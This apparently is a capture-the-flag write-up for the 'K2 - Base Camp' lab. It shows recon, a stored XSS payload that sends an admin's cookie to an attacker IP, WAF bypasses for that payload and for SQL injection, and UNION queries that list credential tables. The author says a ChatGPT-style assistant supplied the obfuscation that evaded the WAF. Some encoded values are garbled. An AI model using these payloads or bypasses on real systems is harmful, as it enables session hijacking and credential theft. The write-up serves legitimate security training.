


# K2 - BASE CAMP

## SCANNING

I performed an **nmap** aggressive scan on the target and found 2 open ports, 22 and 80 running **ssh** and **http** respectively.



```
[root@kali: ~/thm/k2]
# nmap -A -p- k2.thm --min-rate 10000 -oN K2.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 02:33 EDT
Warning: 10.10.97.13 giving up on port because retransmission cap hit (10).
Nmap scan report for k2.thm (10.10.97.13)
Host is up (0.19s latency).

Not shown: 57086 closed tcp ports (reset), 8447 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 fb:52:02:e8:d9:4b:83:1a:52:c9:9c:b8:43:72:83:71 (RSA)
|_ 256 37:94:6e:99:c2:4f:24:56:fd:ac:77:e2:1b:ec:a0:9f (ECDSA)
|_ 256 8f:3b:26:92:67:ec:cc:05:30:27:17:c5:df:9a:42:d2 (ED25519)


80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: Dimension by HTML5 UP
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1  176.31 ms 10.21.0.1
2  176.22 ms k2.thm (10.10.97.13)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

## FOOTHOLD

I mapped the *k2.thm* domain to the IP address in my host file and accessed the site through my browser.



The home page contained nothing of interest, so I used **ffuf** to enumerate subdomains and found some.



```
[root@kali: ~/thm/k2]
# ffuf -u http://k2.thm -H "Host: FUZZ.k2.thm" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fs 13229


v2.1.0-dev

:: Method      : GET
:: URL         : http://k2.thm
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.k2.thm
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
:: Filter         : Response size: 13229

admin          [Status: 200, Size: 967, Words: 298, Lines: 24, Duration: 209ms]
it             [Status: 200, Size: 1083, Words: 322, Lines: 25, Duration: 229ms]
:: Progress: [114442/114442] :: Job [1/1] :: 89 req/sec :: Duration: [0:14:29] :: Errors: 0 ::
```


I updated my host file and accessed the subdomains. Both of them required us to log in using a username and password.






The login page has a teal header with the text 'Login to IT ticket system'. Below it are two input fields: 'Enter Your Username' and 'Enter Your Password', both with placeholder text. A 'Sign In' button is centered below the password field. At the bottom, there is a link 'Don't have an account? [Sign Up here](#)'.

The *it.k2.thm* domain allowed us to register a new user. So I registered a user and logged in.



The register page has a teal header with the word 'Register'. Below it are three input fields: 'username', '.....', and 'user@k2.thm'. A 'Sign Up' button is centered below the email field. At the bottom, there is a link 'Already have an account? [Sign In here](#)'.

After logging in, I had 2 input fields. I could give a title and a description. Since this was a ticket system, it would likely be reviewed by a privileged user.




**Ticket System**

Hello! Please submit your ticket!

Title:

Description:

I entered a random title and description and got a confirmation that the ticket was being sent for review.



**Ticket System**

Ticket submitted successfully! It will be reviewed shortly!

Title:

Description:

I used **Burp's Repeater** tab to test for cross site scripting by making the target send an HTTP request on a web server hosted locally. I used the following script in the title and description and encoded it:

```
Title: <script src='http://ATTACKER_IP/title'></script>
Description: <script src='http://ATTACKER_IP/description'></script>
```


The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being constructed to the '/dashboard' endpoint. The payload includes a base64 encoded cookie for a privileged user ('eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZXN0LWxvZ29yLmNvbSIsImlhdCI6MTYwMjUwNjQ4fQ.2FybgLfxADM8U7HdwJ2JHfc'). The Response tab is currently empty.

I started an **http** server locally and started receiving requests for the `/desc` endpoint, this meant that the description field was vulnerable to cross site scripting.


The terminal window shows a local http server running on port 80. The logs indicate numerous 404 errors for requests to the '/desc' endpoint, which corresponds to the vulnerability identified in the previous step.

I then used the following payload to send a base64 encoded cookie of the privileged user interacting with our ticket to our web server.

```
<script>
fetch('http://10.21.17.140/cookie='+btoa(document.cookie));
</script>
```



However, this activated the WAF and got blocked.



I then reviewed my payload and modified its characters to find what caused the WAF to block it. I found that `document.cookie` was the problem. So, I used **ChatGPT** to find alternate ways to write `document.cookie` and found a method.

can you give me alternate ways to write document.cookie. I want different syntactic ways to reference it.

Sure! While `document.cookie` is the standard way to access cookies in JavaScript, you can reference it using alternate syntactic techniques, especially leveraging JavaScript's dynamic nature. Here are several ways to reference `document.cookie`:

- 1. Standard Way  
javascript  
`document.cookie`
- 2. Bracket Notation (Equivalent to Dot Notation)  
javascript  
`document["cookie"]`

Ask anything

Attach Search Help Voice

ChatGPT can make mistakes. Check important info. See [Cookie Preferences](#).

I replaced `document.cookie` with `document["cookie"]` and was able to bypass the WAF.

Ticket System

Ticket submitted successfully! It will be reviewed shortly!

Title:  Description:  
`<script>fetch('http://10.21.17.140/cookie='+btoa(document["cookie"]));</script>`

Submit Logout

My web server received the cookie value from the target.

```

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.97.13 - [24/Jul/2025 04:05:01] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1icExnLkQ3alNt1VbVf2ltZrbkw40EH6t3ZKbWndw= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:03] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E1BlnFVWUEzaGxkN2M3x1oUFFGelzaSmZEaUzmtQ= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:03] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E1BlnFVWUEzaGxkN2M3x1oUFFGelzaSmZEaUzmtQ= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:03] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E1BlnFVWUEzaGxkN2M3x1oUFFGelzaSmZEaUzmtQ= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:05] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E1BlnFVWUEzaGxkN2M3x1oUFFGelzaSmZEaUzmtQ= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:05] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E1BlnFVWUEzaGxkN2M3x1oUFFGelzaSmZEaUzmtQ= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:07] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E5BLL9KanhCMS0tTld5VkyxaLVmjIz0v92SUR30A= HTTP/1.1" 404 -
10.10.97.13 - [24/Jul/2025 04:05:07] "GET /cookie=c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1ic
E5BLL9KanhCMS0tTld5VkyxaLVmjIz0v92SUR30A= HTTP/1.1" 404 -

```

I decoded the cookie.

```



# echo 'c2Vzc2lvbj1leUpoWkcxGJsOTFjMlZ5Ym1GdFpTSTZJbXBoYldWeklpd2lhV1FpT2pFc0lteHzaMmRsWkdssdUlqcDBjb1ZsZ1EuYU1icE5nLjFLMA0VLJYQm1BSwpNWDF6RVMSNkVGyvHbw=' | base64 -d
session=eyJhZG1pbWlzb2VbImphbWVzIwiwQj0EsImxvZ2dZGlujp0cnVfQ.aIHpNg.1e0P4VRXBmAijMX1zES96EFc5Go

```

I then added this value to the `admin.k2.thm`.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
session	eyhZG1pbWlzb2VbImphbWVzIwiwQj0EsImxvZ2dZGlujp0cnVfQ.aIHpNg.1e0P4VRXBmAijMX1zES96EFc5Go	admin.k2.thm	/	Session	108					Medium

Since the `ticket.k2.thm` domain had a `dashboard` endpoint, this would also have the same. So I directly navigated to the `dashboard` endpoint and got access to it.



I could filter tickets based on the titles. This functionality could be running on an sql server in the backend, so I forwarded a request made here to **Burp's Repeater tab**.

Request

```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
Content-Length: 10
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://admin.k2.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin.k2.thm/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJhZG1pbW1c2VycmFzSI6ImphbWVzIn0.aHP60.sL2XMmJsjz2EwbpBj_ufeQsSKUw
Connection: keep-alive
title=help
```

Response

```
User Title Description
smokey help my computer won't start
hazel help what is my password?
paco i got it 8675309 is jenny's number

Select Ticket Title: 


```

I tried a simple payload but got blocked by the WAF.

```
' OR 1=1-- -
```

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Follow redirection

Request

```
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlhdCI6MTQyNjEwOTk4MSwidXNlcm5hbWUiOiJsb2dpbiJ9.sL2XMmjsjz2EwpBj_ueQmSKUw
14 Connection: keep-alive
15
16 title='help' OR 1=1-- -
```

Response

Pretty Raw Hex Render

Redirecting...

You should be redirected automatically to the target URL: [/login?message=Attack+Detected.+Session+terminated.](http://admin.k2.thm/login?message=Attack+Detected.+Session+terminated.). If not, click the link.

Done 527 bytes | 1,198 millis

Event log (2) All issues Memory: 223.8MB

However, when I removed the space between ' and OR , I was able to bypass the filter...

'OR 1=1-- -

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Follow redirection

Target: http://admin.k2.thm

Request

```
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlhdCI6MTQyNjEwOTk4MSwidXNlcm5hbWUiOiJsb2dpbiJ9.sL2XMmjsjz2EwpBj_ueQmSKUw
14 Connection: keep-alive
15
16 title='help'OR1=1-- |
```

Response

Pretty Raw Hex Render

**Ticket Review**

User	Title	Description
smokey	help	my computer won't start
hazel	help	what is my password?
paco	i got it	8675309 is jenny's number

Select Ticket Title:  Submit

[Logout](#)

Done 2,623 bytes | 143 millis

Event log (2) All issues Memory: 223.8MB

I then enumerated the number of columns and columns that were reflected back to us:

'UNION SELECT 1,2,3-- -

Request

```

1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlhdCI6MTQxNjEwOTk1fQ.sL2XMmjsjz2EwbpBj_ueQmSKUw
14 Connection: keep-alive
15
16 title=help'UNION+SELECT+1,2,3---+

```

Response

User	Title	Description
smokey	help my computer won't start	
hazel	help what is my password?	
None	None	admin_auth.auth_users.tickets

Select Ticket Title:

After finding out the columns, I enumerated the table names present in the current database:

```
'UNION SELECT NULL,NULL,group_concat(table_name) FROM
information_schema.tables WHERE table_schema=database()-- --
```

Request

```

1 POST /dashboard HTTP/1.1
2 Host: admin.k2.thm
3 Content-Length: 123
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://admin.k2.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://admin.k2.thm/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlhdCI6MTQxNjEwOTk1fQ.sL2XMmjsjz2EwbpBj_ueQmSKUw
14 Connection: keep-alive
15
16 title=
help'UNION+SELECT+NULL,NULL,group_concat(table_name)+FROM+information_schema.tables+WHERE+table_schema=database()---+

```

Response

User	Title	Description
smokey	help my computer won't start	
hazel	help what is my password?	
None	None	admin_auth.auth_users.tickets

Select Ticket Title:

The `admin_auth` and `auth_users` seemed interesting, so I enumerated the columns in these tables:

```
'UNION SELECT NULL,NULL,group_concat(column_name) FROM
information_schema.columns WHERE table_name="admin_auth"-- --
```

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > +

Target: http://admin.k2.thm / HTTP/1

Request

```
POST /dashboard HTTP/1.1
Host: admin.k2.thm
Content-Length: 125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://admin.k2.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin.k2.thm/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJhZG1pbW1c2VybmtZSI6ImphbWzIn0.aIHp6Q.sL2XMmjsjz2EwbpBj_uefQmSKUw
Connection: keep-alive
title=
help'UNION+SELECT+NULL,NULL,group_concat(column_name)+FROM+information_schema.columns+WHERE+table_name="admin_auth"--+-
```

Response

Pretty Raw Hex Render

Ticket Review

User	Title	Description
smokey	help my computer won't start	
hazel	help what is my password?	
None	None admin_password,admin_username,email,id	

Select Ticket Title:

2,632 bytes | 201 millis

